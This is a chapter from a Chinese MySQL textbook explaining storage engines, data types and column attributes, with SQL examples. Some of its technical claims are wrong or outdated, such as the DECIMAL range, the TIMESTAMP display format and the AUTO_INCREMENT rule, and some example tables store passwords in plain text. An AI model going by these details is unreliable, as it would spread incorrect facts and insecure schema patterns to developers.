关系数据库表（table）是用于存储和组织信息的数据结构。可以将表描述为由行（row）和列（column）组成的表格，类似于电子表格（spreadsheet）。例如，可以设计一个用于存储员工联系信息的表，该表由 5 个列组成：员工 ID、名、姓、电子邮件地址和电话号码。对于一个有 4 名员工的公司来讲，这个表将包括 4 行（即 4 个记录）。虽然这个例子相当简单，但它清楚地描述了表的作用：用作一般数据存储的简单访问工具。

不过，数据库表还可以用其他很多方法使用，其中有些方法非常复杂。例如，数据库常用于存储事务信息。简单地定义，如果一组任务被共认为是一项工作，则称为事务（transaction）。如果这些单元任务都成功，则执行对表的修改，或称提交（commit）。如果有任何任务失败，则之前和正在进行的任务的结果都必须取消，或称回滚（roll back）。可以在诸如用户注册、银行操作或电子商务等过程中使用事务，在这些情况下所有步骤都必须正确地完成，以确保数据的一致性。可见，由于必须在表中集成额外的特性，这些功能都需要一些开销。

注解 MySQL的事务特性将在第37章介绍。

有些表根本不用来存储任何长期的数据，实际上完全在服务器的 RAM 或特殊的临时文件中创建和维护，以确保高性能，但同时存在很高的不稳定风险。还有一些表只是为了简化对一组相同表的维护和访问，为同时与所有这些表交互提供一个单一接口。另外还有其他一些有特别用途的表，但重点

是：MySQL 支持很多类型的表（即存储引擎），每种类型都有自己特定的作用、优点和缺点。本节介绍 MySQL 支持的存储引擎，指出每种引擎的作用、优点和缺点。这里没有按照字母顺序介绍这些存储引擎，而是先介绍最常用的引擎 MyISAM，最后介绍作用更为特定的引擎，这样做似乎更合理：

- MyISAM
- IBMDB2I
- InnoDB
- MEMORY
- MERGE
- FEDERATED
- ARCHIVE
- CSV
- EXAMPLE
- BLACKHOLE

介绍了存储引擎之后，接下来是关于 FAQ 的一节，讨论关于存储引擎的其他问题。

28.1.1 MyISAM

MyISAM自版本3.23开始成为了MySQL的默认存储引擎[①]。它弥补了其前身（ISAM）的很多不足。对于初学者来讲，MyISAM表是独立于操作系统的，这说明可以轻松地将其从Windows服务器移植到Linux服务器。此外，MyISAM表一般能够存储更多数据，却比其前身节省更多的存储空间。MyISAM表还有一些用于数据完整性和压缩的工具，它们都与MySQL捆绑在一起。

注解 ISAM存储引擎是MySQL的第一个引擎，在版本3.23中由于其继任者MyISAM的出现被弃用。自版本4.1起，相关的源代码仍包含在MySQL中，但未被启用，自版本5起就完全消失了。ISAM表比MyISAM表速度慢，可靠性低，不具有操作系统独立性。虽然此存储引擎仍然可用，但对它的支持可能会在将来版本的分发包中完全消失。因此，你应当避开这个存储引擎。如果继承了一个较老的MySQL部署，就应当考虑将ISAM表转换为更合适的类型。

MyISAM 表无法处理事务，这意味着应当对所有非事务需求使用此类型，从而避免事务型存储引擎（如 InnoDB）所需的额外开销。MyISAM 存储引擎特别适合应用于如下情况。

- **选择密集的表**。MyISAM 存储引擎在筛选大量数据时非常迅速，甚至在高流量环境中也是如此。
- **插入密集的表**。MyISAM的并发插入特性允许同时选择和插入数据。例如，MyISAM存储引擎很适合管理邮件或Web服务器日志数据。

MyISAM 存储引擎是如此重要的一个 MySQL 组件，所以在其优化方面已经做了很多努力。所采用的一种关键方法是创建 3 种 MyISAM 格式——静态、动态和压缩。MySQL 会自动根据表结构的特定情况应用最佳的格式类型。下面将介绍这些格式。

1. MyISAM静态

如果所有表列的大小都是静态的（即不使用xBLOB、xTEXT或VARCHAR数据类型），MySQL就

① 但是，在 Windows 平台上 Windows 基本版安装程序将 InnoDB 作为默认表类型。

会自动使用静态MyISAM格式。这种类型的表性能非常高，因为在维护和访问以预定义格式存储的数据时开销很低而且最不可能出现因数据损坏而失败的情况。但是，这项优点要以空间为代价，因为每列都需要分配给该列的最大空间，而无论该空间是否真正被使用。例如，有两个用于存储用户信息的相同的表。一个表为authentication_static，使用静态的CHAR数据类型存储用户的用户名和密码：

```
CREATE TABLE authentication_static (
   id SMALLINT UNSIGNED NOT NULL AUTO_INCREMENT,
   username CHAR(15) NOT NULL,
   pswd CHAR(15) NOT NULL,
   PRIMARY KEY(id)
   ) ENGINE=MyISAM;
```

另一个表为 authentication_dynamic，使用动态的 VARCHAR 数据类型：

```
CREATE TABLE authentication_dynamic (
   id SMALLINT UNSIGNED NOT NULL AUTO_INCREMENT,
   username VARCHAR(15) NOT NULL,
   pswd VARCHAR(15) NOT NULL,
   PRIMARY KEY(id)
   ) ENGINE=MyISAM;
```

因为 authentication_static 只使用静态字段，它会自动使用 MyISAM 静态格式（不过，即使使用 VARCHAR、NUMERIC 和 DECIMAL 等数据类型，也可以强制 MyISAM 使用此静态格式），而另一个表 authentication_dynamic 则使用 MyISAM 动态格式（下一节将做介绍）。现在向两个表各插入一条记录：

```
INSERT INTO authentication_static SET id=NULL, username="jason", pswd="secret";
INSERT INTO authentication_dynamic SET id=NULL, username="jason", pswd="secret";
```

向每个表插入一条记录将使 authentication_static 比 authentication_dynamic 多占用60%的空间（33 字节对 20 字节），因为静态表始终占用表定义中指定的空间，而动态表只使用所插入数据需要的空间。但是，不要因为这个例子就以为只应使用 MyISAM 动态格式。下面将介绍关于此存储引擎特点的更多信息，包括其缺点。

2. MyISAM动态

如果有表列（即使只有一列）被定义为动态的（使用 xBLOB、xTEXT 或 VARCHAR），MySQL 就会自动使用动态格式。虽然 MyISAM 动态表占用的空间比静态格式所占空间少，但空间的节省导致了性能的下降。如果某个字段的内容发生改变，则其位置很可能需要移动，这会导致碎片的产生。随着数据集中碎片的增加，数据访问性能就会相应降低。这个问题有两种修复方法。

- 尽可能使用静态数据类型。
- 经常使用 OPTIMIZE TABLE 语句，它会整理表的碎片，恢复由于表更新和删除导致的空间丢失。

3. MyISAM压缩

有时会创建在整个应用程序生命周期中都只读的表。如果是这种情况，就可以使用 myisampack 工具将其转换为 MyISAM 压缩表来减少所占空间。在给定的硬件配置下（例如，快速的处理器和低速的硬盘驱动器），性能的提升将相当显著。

28.1.2　IBMDB2I

IBMDB2I 存储引擎是增加到 MySQL 分发包（自版本 5.1.33 起）的最新存储引擎，允许将数据存

储在 IBM i 操作系统上的 DB2 数据库表中。其意义在于，这样就能够结合 IBM i Web 服务器上的 MySQL 运行 PHP 驱动的应用。

28.1.3 InnoDB

InnoDB是一个健壮的事务型存储引擎，已经开发了十余年，其发行遵循GNU通用公开许可(GPL)。InnoDB已经被一些重量级因特网公司所采用，如雅虎、Slashdot和Google，为用户操作非常大的数据存储提供了一个强大的解决方案。自版本 3.23.34a开始，MySQL用户就可以使用这个存储引擎，该方案被证明是事务型应用程序的流行且有效的解决方案，自版本 4 开始就默认支持事务。事实上，自版本 4.1 起InnoDB就被MySQL Windows安装包指定为默认引擎。

注解 InnoDB由芬兰赫尔辛基的Innobase Oy公司开发和维护。关于这个公司和著名的InnoDB项目，更多信息请访问www.innodb.com。

虽然 InnoDB 常与其他存储引擎共同使用，就像这里所做的一样，它本身实际上就是一个完整的数据库后台服务。InnoDB 表资源使用专用缓冲区管理，此缓冲区可以像其他任何 MySQL 配置参数一样进行控制。InnoDB 还引入了行级锁定和外键约束，为 MySQL 带来了很大进步。

InnoDB 表是如下情况的理想引擎。

- **更新密集的表**。InnoDB 存储引擎特别适合处理多重并发的更新请求。
- **事务**。InnoDB 存储引擎是唯一支持事务的标准 MySQL 存储引擎，这是管理敏感数据（如金融信息和用户注册信息）的必需特性。
- **自动灾难恢复**。与其他存储引擎不同，InnoDB 表能够自动从灾难中恢复。虽然 MyISAM 表也能在灾难后修复，但其过程要长得多。

28.1.4 MEMORY

创建MySQL MEMORY存储引擎的出发点是速度。为得到最快的响应时间，采用的逻辑存储介质是系统内存。虽然在内存中存储表数据确实会提供很高的性能，但当mysqld守护进程崩溃时，所有的MEMORY数据都会丢失。

注解 自版本4.1起，此存储引擎的名称由HEAP变成了MEMORY。但是，因为这个存储引擎一直是MySQL的一部分，所以通常还会在文档中看到引用它原来的名字。此外，HEPA一直是MEMORY的同义词。

获得速度的同时也带来了一些缺陷。例如，MEMORY 表不支持 VARCHAR、BLOB 或 TEXT 数据类型，因为这种表类型按固定长度的记录格式存储。此外，如果使用版本 4.1.0 之前的 MySQL，则不支持自动增加列（通过 AUTO_INCREMENT 属性）。当然，要记住 MEMORY 表只用于特殊的范围，不会用于长期存储数据。当数据有如下情况时，可以考虑使用 MEMORY 表。

- **可以忽略**。目标数据相对较小，而且被非常频繁地访问。记住，在内存中存储数据会造成内存不能用于其他目的。注意，可以通过参数 max_heap_table_size 控制 MEMORY 表的大小。此参数就像资源卫兵，限制 MEMORY 表的最大尺寸。

- **暂时**。目标数据只是临时需要，在其生命周期中必须立即可用。
- **相对无关**。存储在 MEMORY 表中的数据如果突然丢失，不会对应用服务产生实质的负面影响，而且不会对数据完整性有长期影响。

同时支持散列索引和 B 树索引。B 树索引优于散列索引的是，可以使用部分查询和通配查询，也可以使用<、>和>=等操作符方便数据挖掘。

可以在表创建时利用 USING 子句指定要使用的版本。如下示例在 username 列声明一个散列索引：

```
CREATE TABLE users (
   id SMALLINT UNSIGNED NOT NULL AUTO_INCREMENT,
   username VARCHAR(15) NOT NULL,
   pswd VARCHAR(15) NOT NULL,
   INDEX USING HASH (username),
   PRIMARY KEY(id)
   ) ENGINE=MEMORY;
```

为进行比较，如下示例在同一个列上声明一个 B 树索引：

```
CREATE TABLE users (
   id SMALLINT UNSIGNED NOT NULL AUTO_INCREMENT,
   username VARCHAR(15) NOT NULL,
   pswd VARCHAR(15) NOT NULL,
   INDEX USING BTREE (username),
   PRIMARY KEY(id)
   ) ENGINE=MEMORY;
```

28.1.5　MERGE

MyISAM 还提供了另外一种类型，尽管其使用不如其他引擎突出，但在某些情况下非常有用。这种类型称为 MERGE 表，实际上是相同 MyISAM 表的聚合器。这为什么会有用？假设数据库通常用于存储时间特定的数据——应该能很快想到，销售信息、服务器日志和航班时间表就属于这一类数据。但可以想见，这些数据存储会很快变得很大且非常难于管理。因此，一种常用的存储策略是将数据分成很多表，每个名称与特定的时间块相关。例如，可以用12个相同的表来存储服务器日志数据，每个表用对应各个月份的名字来命名。不过，有必要基于所有12个表的数据生成报表，这意味着需要编写并更新多表查询，以反映这些表中的信息。与其编写这些可能出现错误的查询，不如将这些表合并起来使用一条查询。之后可以删除 MERGE 表，而不影响原来的数据。

28.1.6　FEDERATED

许多环境需要在一台服务器上运行 Apache、MySQL 和 PHP。事实上，这有很多用处，但是如果需要从一些不同的 MySQL 服务器上聚合数据，其中有些服务器可能位于网络之外甚至归另外的公司所有，这时该怎么办？因为一直都可以连接远程 MySQL 数据库服务器（更多信息请参见第 27 章），这实际上并不是问题。但是，管理每个单独服务器连接的过程很快会变得很麻烦。为缓解此问题，可以使用自 MySQL 5.0.3 起可用的 FEDERATED 存储引擎，创建远程表的本地指针。这样执行查询时就好像表位于本地一样，可以减少与各个远程数据库进行连接的麻烦。

注解　FEDERATED存储引擎默认是不安装的，所以需要使用选项--with-federated-storage-engine配置MySQL才能利用其特性。

因为创建 FEDERATED 表的过程与其他表稍有不同，所以需要做一些补充解释。如果你不熟悉一般的表创建语法，可以直接阅读 28.3 节。假设一个表 products 位于远程服务器（称为服务器 A）的 corporate 数据库。此表如下：

```
CREATE TABLE products (
   id SMALLINT NOT NULL AUTO_INCREMENT PRIMARY KEY,
   sku CHAR(8) NOT NULL,
   name VARCHAR(35) NOT NULL,
   price DECIMAL(6,2)
) ENGINE=MyISAM;
```

假设要从另外一个服务器（称为服务器 B）访问此表。为此，在服务器 B 上创建一个相同的表结构，唯一的区别是该表引擎类型应当为 FEDERATED，而不是 MyISAM。此外，必须提供连接参数，以便服务器 B 与服务器 A 上的表通信：

```
CREATE TABLE products (
   id SMALLINT NOT NULL AUTO_INCREMENT PRIMARY KEY,
   sku CHAR(8) NOT NULL,
   name VARCHAR(35) NOT NULL,
   price DECIMAL(6,2)
   ) ENGINE=FEDERATED
  CONNECTION='mysql://remoteuser:secret@192.168.1.103/corporate/products';
```

连接字符串应当很容易理解，但有必要再做一些推敲。首先，由用户名remoteuser和密码secret标识的用户必须位于服务器A的mysql数据库中。其次，因为此信息将通过可能不安全的网络传输给服务器A，所以第三方不但可能捕获验证变量，还可能捕获到表数据。对于如何减少第三方获得此数据的可能性，以及如何限制潜在的相互影响（可能性不大），有关指令请参见第 27 章。

注解 如果想要创建多个FEDERATED表，还有一个更流线的方法。更多信息参见MySQL文档。

创建之后，就可以在服务器 B 上访问 products 表来访问服务器 A 的 products 表。此外，假如连接字符串中指定的用户拥有必要的权限，还可以添加、修改和删除远程表中的数据。

减少连接管理的麻烦并不是FEDERATED表的唯一目的。虽然当前MySQL实现只支持连接MySQL数据库表，但将来应该可以连接其他数据库服务器，例如PostgreSQL或Oracle。

28.1.7 ARCHIVE

尽管目前拥有低开销、高容量的存储系统，像银行、医院和零售商这样的组织还是必须特别小心地以最有效的方式存储大量数据。因为这些数据一般必须维护很长时间，即使可能很少被访问，所以进行压缩是有意义的，并只在必要时才解压。出于此目的，版本 4.1.3 添加了 ARCHIVE 存储引擎。

ARCHIVE 存储引擎大大压缩了此类型表中的数据，它使用 zlib 压缩库（www. zlib.net），在记录被请求时会实时进行解压。除了选择记录，还可以插入记录，当把旧数据移植到 ARCHIVE 表中时，这很有必要。但是，不允许删除或更新存储在这些表中的数据。

注意，存储在 ARCHIVE 中的任何数据都不会有索引，这意味着 SELECT 操作可能效率很低。如果出于某种原因需要对 ARCHIVE 表完成扩展分析，可以将此表转换为 MyISAM 表并重新创建必要的索引。关于如何在引擎间转换的信息请参见 28.1.11 节。

28.1.8　CSV

在 MySQL 4.1.4 中引入的 CSV 存储引擎（自版本 5.1 起在 Windows 上可用）以一种逗号分隔的格式存储表数据，这类似于很多应用程序所支持的逗号分隔格式，如 OpenOffice 和 Microsoft Office。

虽然访问和操作CSV表与访问其他任何表类型（如MyISAM）一样，但CSV表实际上是文本文件。这有一个有意义的影响，可以通过MySQL指定数据文件夹中的相应数据文件（带有.csv扩展名）复制现有的CSV文件。此外，由于CSV文件的特殊格式，不可能利用诸如索引等典型的数据库特性。

28.1.9　EXAMPLE

因为 MySQL 的源代码可以免费得到，只要遵守相应的许可条款便可以自由地修改它。因为意识到开发人员可能希望创建新的存储引擎，所以 MySQL 提供了 EXAMPLE 存储引擎，并把它作为理解如何创建引擎的基本模板。

28.1.10　BLACKHOLE

BLACKHOLE 存储引擎自 MySQL 4.1.11 可用，它在操作上与 MyISAM 引擎类似，只是它不存储任何数据。可以使用此引擎测量日志导致的开销，因为即使不存储数据也有可能记录查询日志。

提示　BLACKHOLE存储引擎默认不启用，所以需要在配置时包括选项--with-blackhole-storage-engine来使用它。

28.1.11　存储引擎的常见问题

关于存储引擎的各种问题常常存在一些困惑。因此，这一节主要解决关于存储引擎的常见问题。

1. 我的服务器上可以用哪些存储引擎

为确定你的 MySQL 服务器可以用哪些存储引擎，执行如下命令：

```
mysql>SHOW ENGINES;
```

如果运行的是 MySQL 4.1.2 之前的版本，因为这些版本不支持 SHOW ENGINES，所以要使用如下命令：

```
mysql>SHOW VARIABLES LIKE 'have_%';
```

2. 如何在Windows中利用存储引擎

默认情况下，运行 MySQL 5 及更新版本时，Windows 上可以用 ARCHIVE、BLACKHOLE、CSV、EXAMPLE、InnoDB、FEDERATED、MEMORY、MERGE 和 MyISAM。使用 MySQL 配置向导安装 MySQL 时（参见第 26 章），InnoDB 是默认的存储引擎。为使用其他被支持的类型，需要安装最大化版本或从源代码构建 MySQL。

3. 如何将ISAM表转换为MyISAM表

如果自版本 3.23 之前就在使用 MySQL，很可能有 ISAM 存储引擎类型的表。如果是这样，应当将这类表全部转换为 MyISAM 类型。令人惊奇的是，这非常简单，只要对每个表执行一个 ALTER 命令就能完成：

```
ALTER TABLE table_name TYPE=MYISAM;
```

另外，可以使用mysql_convert_table_format工具，它与MySQL服务器捆绑。这个客户端类似于mysql或mysqladmin，在执行命令前需要授权。举例说明，假设希望将位于遗留数据库clients的所有ISAM表转换为MyISAM：

```
%>mysql_convert_table_format -u root -p --type='MYISAM' clients
```

还可以具体列出要转换的表。例如，假设在clients数据库中只有两个表需要转换（即companies和staff）：

```
%>mysql_convert_table_format -u root -p --type='MYISAM' clients companies staff
```

注意，此脚本能够在 BDB、ISAM 和 MyISAM 表之间转换。

4. 在同一个数据库中使用多种存储引擎是错误的吗

绝对不是。事实上，除非操作非常简单的数据库，否则应用程序很可能会因使用多种存储引擎受益。充分考虑数据库中每个表的作用和行为，并相应地选择适当的存储引擎，这始终是个好主意。不要懒到只使用默认的存储引擎，从长远来看，这会对应用程序的性能产生不利影响。

5. 如何在创建时指定存储引擎，或者以后再修改

可以在创建时传入属性 TYPE=TABLE_TYPE 有选择地指定存储引擎，也可以以后使用 ALTER 命令，或使用 MySQL 分发包提供的 mysql_convert_table_format 脚本来转换表。

6. 我需要速度！哪种是最快的存储引擎

因为 MEMORY 表存储在内存中，它提供了非常快速的响应时间。但是，要记住存储在内存中的内容非常易失，如果 MySQL 崩溃或关闭，这些数据就会消失。虽然 MEMORY 表肯定有重要的作用，但如果你的目标是速度，可能需考虑其他优化途径。可以在开始时花时间适当地设计表，应始终选择最合适的数据类型和存储引擎。此外，要勤于优化查询和 MySQL 服务器配置，当然永远不要在服务器硬件上节省。另外，可以利用 MySQL 的其他特性，例如查询缓存。

28.2 数据类型和属性

对 MySQL 表每个列中的数据实行严格的控制，这是数据驱动应用程序成功的关键。例如，你可能希望确保值不会超过某个最大限制或者不会落在特定格式之外，或者可能限制只能从预定义的集合中取值。为完成此任务，MySQL 提供了一组可以赋给表中各个列的数据类型。每个类型都强制数据满足为该数据类型预先确定的一组规则，例如大小、类型（例如字符串、整数或小数）及格式（例如确保是有效的日期或时间表现形式）。

这些数据类型的行为可以通过包含*属性*（attribute）进一步调整。本节将介绍 MySQL 支持的数据类型，还会讨论许多常用的属性。因为许多数据类型支持相同的属性，所以不会在每个数据类型小节中重复属性定义，而是将这些属性定义集中在 28.2.2 节中介绍。

28.2.1 数据类型

本节介绍 MySQL 支持的数据类型，提供关于每种类型的名称、作用、格式和范围的信息。为方便以后引用，将其分为 3 种类别：日期和时间、数值，以及字符串。

1. 日期和时间数据类型

很多类型都可用来表示基于时间和日期的数据。

● DATE

DATE数据类型负责存储日期信息。虽然MySQL以标准的YYYY-MM-DD格式显示DATE值，但这些值可以使用数字或字符串形式来插入。例如，20100810和2010-08-10都可以被接受为有效的输入。日期范围从1000-01-01到9999-12-31。

注解　对于所有日期和时间数据类型，MySQL接受任何非字母数字分隔符来分隔各种日期和时间值。例如，对MySQL来说，20080810、2008*08*10、2008,08,10和2008!08!10都是一样的。

● DATETIME

DATETIME数据类型负责存储日期和时间信息的组合。与DATE一样，DATETIME值以标准格式YYYY-MM-DD HH:MM:SS存储。这些值可以使用数值或字符串形式插入。例如，20100810153510和2010-08-10 15:35:10都被接受为有效输入。DATETIME的范围为1000-01-01 00:00:00~9999-12-31 23:59:59。

● TIME

TIME数据类型负责存储时间信息，支持的范围相当大，不仅足以表示标准和军用时间格式，还可以表示扩展时间间隔。其范围为-838:59:59~838:59:59。

● TIMESTAMP [DEFAULT] [ON UPDATE]

TIMESTAMP数据类型不同于DATETIME，执行了影响TIMESTAMP数据的INSERT或UPDATE操作之后，MySQL会自动将其更新为当前的日期和时间。TIMESTAMP值显示为HH:MM:SS格式，与DATE和DATETIME数据类型一样，也可以使用数值或字符串形式进行赋值。TIMESTAMP的范围为1970-01-01 00:00:01~2037-12-31 23:59:59，其存储需要4个字节。

注意　当插入无效的值到DATE、DATETIME、TIME或TIMESTAMP列时，将把它显示为按该数据类型规范格式化的全0字符串。

TIMESTAMP列一直是让开发人员困惑的内容，因为如果未能适当地定义，就会有意外的结果。为消除这些困惑，下面列出一组不同的定义及相应的解释。因为在发行4.1.2版本后行为有所改变，所以这个列表被分成了两部分。先来看应用于版本4.1.2之前表的一组TIMESTAMP定义。

- TIMESTAMP。对于表中定义的第一个TIMESTAMP，将在行插入和每次行更新时被指定为当前时间戳。
- TIMESTAMP NULL。对于表中定义的第一个TIMESTAMP，将在行插入和每次行更新时被指定为当前时间戳。
- TIMESTAMP 20080831120000。对于表中定义的第一个TIMESTAMP，如果TIMESTAMP定义被设置为NULL之外的值或为空，行更新时则不会改变。
- TIMESTAMP DEFAULT 20080831120000。当表中的第一个TIMESTAMP被指定为一个默认值时，将被忽略。
- 对于版本4.1.2之前的表中其他所有TIMESTAMP列，通过指定为NULL在行插入时赋为当前时间戳，但在行更新时不会改变。

对于版本 4.1.2 及更新版本添加了一些新特性，如下所示。

- 对于表中定义的第一个 TIMESTAMP，现在可以赋默认值。可以赋值为 CURRENT_TIMESTAMP 或某个常量值。设置为常量意味着无论何时更新行，TIMESTAMP 都不会改变。
- TIMESTAMP DEFAULT 20080831120000。从版本 4.1.2 开始，表中定义的第一个 TIMESTAMP 将接受一个默认值。
- TIMESTAMP DEFAULT CURRENT_TIMESTAMP ON UPDATE CURRENT_TIMESTAMP。表中定义的第一个 TIMESTAMP 列采用当前时间戳值，每次行更新时会再次更新为当前时间戳。
- TIMESTAMP。当这样定义表中第一个 TIMESTAMP 列时，就像同时带有 DEFAULT CURRENT_TIMESTAMP 和 ON UPDATE CURRENT_TIMESTAMP 的定义一样。
- TIMESTAMP DEFAULT CURRENT_TIMESTAMP。表中定义的第一个 TIMESTAMP 列采用当前时间戳值，但不会在每次更新行时被更新为当前时间戳。
- TIMESTAMP ON UPDATE CURRENT_TIMESTAMP。表中定义的第一个 TIMESTAMP 列在插入行时赋值为 0，当更新行时更新为当前时间戳。

● YEAR[(2|4)]

YEAR 数据类型负责存储年份特定的信息，根据上下文支持多种范围。

- **两位数值**——1~99。范围为 1~69 的值转换为 2001~2069 的值，而范围为 70~99 的值转换为范围为 1970~1999 的值。
- **四位数值**——1901~2155。
- **两位数字符串**——"00"~"99"。范围为"00"~"69"的值转换为"2000"~"2069"的值，而范围为"70"~"99"的值转换为范围为"1970"~"1999"的值。
- **四位数字符串**——"1901"~"2155"。

2. 数值数据类型

很多类型都可用来表示数值数据。

注解 许多数值数据类型允许限制最大显示大小，由以下定义中类型名后面的M参数指示。许多浮点类型允许指定小数点后面的位数，由D参数指示。这些参数及相关属性都放在方括号中，由此可以看出，这些参数及属性是可选的。

● BOOL和BOOLEAN

BOOL 和 BOOLEAN 只是 TINYINT(1)的别名，用于赋值 0 或 1。该数据类型是在版本 4.1.0 中添加的。

● BIGINT [(M)]

BIGINT 数据类型提供了 MySQL 最大的整数范围，支持的有符号数范围是-9 223 372 036 854 775 808~9 223 372 036 854 775 807，无符号数范围是 0~18 446 744 073 709 551 615。

● INT [(M)] [UNSIGNED] [ZEROFILL]

INT 数据类型提供了MySQL的第二大整数范围，支持的有符号数范围是-2 147 483 648~2 147 483 647，无符号数范围是 0~4 294 967 295。

● MEDIUMINT [(M)] [UNSIGNED] [ZEROFILL]

MEDIUMINT 数据类型提供了 MySQL 的第三大整数范围，支持的有符号数范围是-8 388 608~

8 388 607，无符号数范围是0~16 777 215。

● SMALLINT [(M)][UNSIGNED][ZEROFILL]

SMALLINT数据类型提供了MySQL的第四大整数范围，支持的有符号数范围是-32 768~32 767，无符号数范围是0~65 535。

● TINYINT [(M)][UNSIGNED][ZEROFILL]

TINYINT数据类型是MySQL最小的整数范围，支持的有符号数范围是-128~127，无符号数范围是0~255。

● DECIMAL([M[,D]])[UNSIGNED][ZEROFILL]

DECIMAL数据类型是存储为字符串的浮点数，支持的有符号数范围是-1.7976931348623157E+308~-2.2250738585072014E-308，无符号数范围是2.2250738585072014E-308~1.7976931348623157E+308。在确定数值的总大小时，忽略小数点和负号。

● DOUBLE([M,D])[UNSIGNED][ZEROFILL]

DOUBLE数据类型是双精度浮点数，支持的有符号数范围是-1.7976931348623157E+308~-2.2250738585072014E-308，无符号数范围是2.2250738585072014E-308~1.7976931348623157E+308。

● FLOAT([M,D])[UNSIGNED][ZEROFILL]

这种FLOAT数据类型变体是MySQL的单精度浮点数表示形式，支持的有符号数范围是-3.402823466E+38~-1.175494351E-38，无符号数范围是1.175494351E-38~3.402823466E+38。

● FLOAT (precision)[UNSIGNED][ZEROFILL]

这种 FLOAT 数据类型变体为 ODBC 兼容性而提供。其精度对于单精度可以是 1~24，对于双精度为 25~53。范围与前面 FLOAT 定义的相同。

3. 字符串数据类型

有很多类型都可用来表示字符串数据。

● [NATIONAL]CHAR(Length)[BINARY | ASCII | UNICODE]

CHAR数据类型为MySQL提供了固定长度的字符串表示形式，支持最大 255 个字符。如果插入的字符串不足占用Length指定的空间，剩余部分将被填充为空白。在获取时，将忽略这些空白。如果Length是一个字符，则用户可以忽略长度引用，只使用CHAR。还可以指定零长度的CHAR并使用NOT NULL属性，零长度的CHAR只允许NULL或""。提供NATIONAL属性是出于兼容性原因，因为SQL-99通过这个属性来指定应该对列使用默认字符集，而MySQL已经默认地要求使用默认字符集。给出BINARY属性使该列的值以区分大小写的方式排序，忽略该属性将以不区分大小写的方式排序。

自版本 4.1.0 开始，如果 Length 大于 255，该列会被自动转换为能够存储指定长度的最小的 TEXT 类型。同样自版本 4.1.0 开始，如果包括 ASCII 属性，将导致对列应用 Latin1 字符集。最后一点，自版本 4.1.1 开始，如果包括 UNICODE 属性，将导致对列应用 ucs2 字符集。

● [NATIONAL] VARCHAR(Length)[BINARY]

VARCHAR数据类型是MySQL的可变长度字符串表示形式，自版本 5.0.3 起支持的长度为 0~65 536 个字符，自版本 4.0.2 起支持 0~255 个字符，版本 4.0.2 之前支持 1~255 个字符。提供NATIONAL属性是出于兼容性原因，因为SQL-99 通过此属性来指定应该对列使用默认字符集，而MySQL已经默认要求使用默认字符集。给出BINARY属性使该列的值以区分大小写的方式排序；忽略该属性将以不区分

大小写的方式排序。

在历史上，VARCHAR 不存储尾部的空白。但是，自版本 5.0.3 开始，出于标准兼容性的考虑，尾部的空白也会存储。

- LONGBLOB

LONGBLOB 数据类型是 MySQL 最大的二进制字符串表示形式，支持最大长度 4 294 967 295 个字符。

- LONGTEXT

LONGTEXT 数据类型是 MySQL 最大的非二进制字符串表示形式，支持最大长度 4 294 967 295 个字符。

- MEDIUMBLOB

MEDIUMBLOB 数据类型是 MySQL 的第二大二进制字符串表示形式，支持最多 16 777 215 个字符。

- MEDIUMTEXT

MEDIUMTEXT 数据类型是 MySQL 的第二大非二进制文本字符串，能够存储最大长度 16 777 215 个字符。

- BLOB

BLOB 数据类型是 MySQL 第三大二进制字符串表示形式，支持最大长度 65 535 个字符。

- TEXT

TEXT 数据类型是 MySQL 第三大非二进制字符串表示形式，支持最大长度 65 535 个字符。

- TINYBLOB

TINYBLOB 数据类型是 MySQL 最小的二进制字符串表示形式，支持最大长度 255 个字符。

- TINYTEXT

TINYTEXT 数据类型是 MySQL 最小的非二进制字符串表示形式，支持最大长度 255 个字符。

- ENUM("member1","member2",..."member65,535")

ENUM 数据类型为最多存储一组预定义值中的某一个成员提供了一种方法，这组值最多包括 65 535 个不同成员。成员的选择限制为列定义中声明的值。如果列声明包括 NULL 属性，则 NULL 将被认为是一个有效值，并且是默认值。如果声明了 NOT NULL，则列表的第一个成员是默认值。

- SET("member1", "member2",..."member64")

SET数据类型为指定一组预定义值中的零个或多个值提供了一种方法，这组值最多包括64个成员。值的选择限制为列定义中声明的值。存储需求是1、2、3、4或8个值，这取决于成员的数目。可以使用公式(*N*+7)/8确定确切的需求，这里*N*是集合大小。

28.2.2 数据类型属性

虽然本节下面的列表并不详尽，但这里介绍了最常用的属性，以及将在本书余下部分使用的属性。

- AUTO_INCREMENT

AUTO_INCREMENT 属性去除了许多数据库驱动的应用程序中必要的一层逻辑：它能为新插入的行赋一个唯一的整数标识符。为列赋此属性将为每个新插入的行赋值为上一次插入的 ID + 1。

MySQL要求将AUTO_INCREMENT属性用于作为主键的列。此外，每个表只允许有一个AUTO_INCREMENT列。AUTO_INCREMENT列的示例如下：

```
id SMALLINT NOT NULL AUTO_INCREMENT PRIMARY KEY
```

● BINARY

BINARY属性只用于CHAR和VARCHAR值。当为列指定了此属性时，将以区分大小写的方式排序（根据其ASCII机器值）。与之相反，忽略BINARY属性时将使用不区分大小写的方式排序。BINARY列的示例如下：

```
hostname CHAR(25) BINARY NOT NULL
```

● DEFAULT

DEFAULT属性确保在没有任何值可用的情况下，赋予某个常量值。这个值必须是常量，因为MySQL不允许插入函数或表达式值。此外，此属性无法用于BLOB或TEXT列。如果已经为此列指定了NULL属性，没有指定默认值时默认值将为NULL，否则（具体的，如果指定了NOT NULL属性）默认值将依赖于字段的数据类型。

DEFAULT 属性的示例如下：

```
subscribed ENUM('0','1') NOT NULL DEFAULT '0'
```

● INDEX

如果所有其他因素都相同，要加速数据库查询，使用索引通常是最重要的一个步骤。索引一个列会为该列创建一个有序的键数组，每个键指向其相应的表行。以后针对输入条件可以搜索这个有序的键数组，与搜索整个未索引的表相比，这将在性能方面得到极大的提升，因为 MySQL 已经支持有序数组。下面的例子展示了如何对一个用于存储员工姓氏的列进行索引：

```
CREATE TABLE employees (
   id VARCHAR(9) NOT NULL,
   firstname VARCHAR(15) NOT NULL,
   lastname VARCHAR(25) NOT NULL,
   email VARCHAR(45) NOT NULL,
   phone VARCHAR(10) NOT NULL,
   INDEX lastname (lastname),
   PRIMARY KEY(id));
```

我们也可以利用 MySQL 的 CREATE INDEX 命令在创建表之后增加索引：

```
CREATE INDEX lastname ON employees (lastname(7));
```

本节对前面的示例略微做了修改，这一次只索引了名字的前 7 个字符，因为可能不需要其他字母来区分不同的名字。因为使用较小的索引时性能更好，所以应当在实践中尽量使用小的索引。

● NATIONAL

NATIONAL 属性只用于 CHAR 和 VARCHAR 数据类型。当指定该属性时，它确保该列使用默认字符集，而 MySQL 默认要求使用默认字符集。简言之，提供该属性是为了保证数据库兼容性。

● NOT NULL

